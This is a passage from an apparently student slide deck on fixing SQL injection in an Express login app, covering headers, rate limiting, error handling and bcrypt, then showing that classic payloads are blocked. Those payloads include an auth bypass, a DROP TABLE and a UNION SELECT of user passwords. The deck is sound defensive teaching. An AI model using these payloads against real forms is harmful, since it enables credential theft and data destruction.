  res.setHeader('X-Frame-Options', 'DENY');
  res.setHeader('X-XSS-Protection', '1; mode=block');
  next();
});
```

Menggunakan middleware Helmet untuk menambah security headers.

# SQL Injection Remediation

## 05 Rate Limiting

```
import rateLimit from 'express-rate-limit';

const loginLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  max: 5, // 5 attempts
  message: 'Too many login attempts, please try again later'
});
```

Membatasi jumlah attempt untuk melakukan login.

## 06 Error Handling yang Lebih Aman

```
try {
  // Query execution
} catch (error) {
  // Jangan expose error details
  console.error('Database error:', error);
  res.status(500).json({
    success: false,
    message: 'An error occurred. Please try again.'
});
}
```

Tidak menggunakan payload dalam pesan error.

## 07 Password Hashing

```
import bcrypt from 'bcrypt';


// Saat registrasi
const hashedPassword = await bcrypt.hash(password, 10);

// Saat login
const match = await bcrypt.compare(password, user.password);
if (!match) {
  return res.status(401).json({ success: false, message: 'Invalid credentials' });
}
```

Mengecualikan data sensitif dari respons API.

# Proof SQL Injection


## Login Biasa



The screenshot shows a "Member Login" form with fields for "Username" (admin) and "Password" (\*\*\*\*\*). Below the form are links for "Forgot password?" and "Create account". To the right, a browser developer tools Network tab shows a successful response (status 200) with the following JSON payload:

```
1 {
  "success": true,
  "message": "Login successful",
  "user": {
    "id": 1,
    "username": "admin",
    "email": "admin@example.com",
    "role": "admin"
  }
}
```

admin' OR '1'='1




The screenshot shows the same "Member Login" form, but the "Username" field now contains the injected value "admin' OR '1'='1". The response in the developer tools Network tab shows an error message:

```
1 {"success":false,"message":"Invalid username format"}
```

The "login" initiator column in the Network tab shows multiple entries for the same endpoint, indicating repeated failed attempts.

admin' --



**Member Login**  
Access your account to view orders and profile


Username: admin' --  
Password: ...

Sign In →

Forgot password? • Create account

The Network tab of the developer tools shows a single request to "main.jsx" with a response payload of `{"success":false,"message":"Invalid username format"}`.

1 OR 1=1



**Member Login**  
Access your account to view orders and profile


Username: 1 OR 1=1  
Password: ...

Sign In →

Forgot password? • Create account

The Network tab of the developer tools shows multiple requests to "login" with a response payload of `{"success":false,"message":"Too many login attempts. Please try again later."}`. The requests are listed as "login", "login", "login", "login", "login", "login", "login", "login", "login", "admin'%20DR...", and "search?query=...".

admin'; DROP TABLE users; --




**My Account**  
View and manage your account information

Account ID: admin'; DROP TABLE users; --

View Account

The Network tab of the developer tools shows a single request to "main.jsx" with a response payload of `{"success":false,"message":"Invalid user ID"}`.

' UNION SELECT username, password, email, role, id, created\_at FROM users --



**Browse Products**  
Search our extensive catalog of premium tech products

Q ' UNION SELECT username, password, email, role, id, created\_at FROM users --

Search

The Network tab of the developer tools shows a single request to "index.css" with a response payload of `{"success":true,"results":[]}`. The search bar contains the injected SQL query `' UNION SELECT username, password, email, role, id, created_at FROM users --`.

# THANK YOU

---

**Github** <https://github.com/Tinkermann/SQL-Command-Injection>

**Link Video** [https://youtu.be/B\\_yQ0tGB-zA](https://youtu.be/B_yQ0tGB-zA)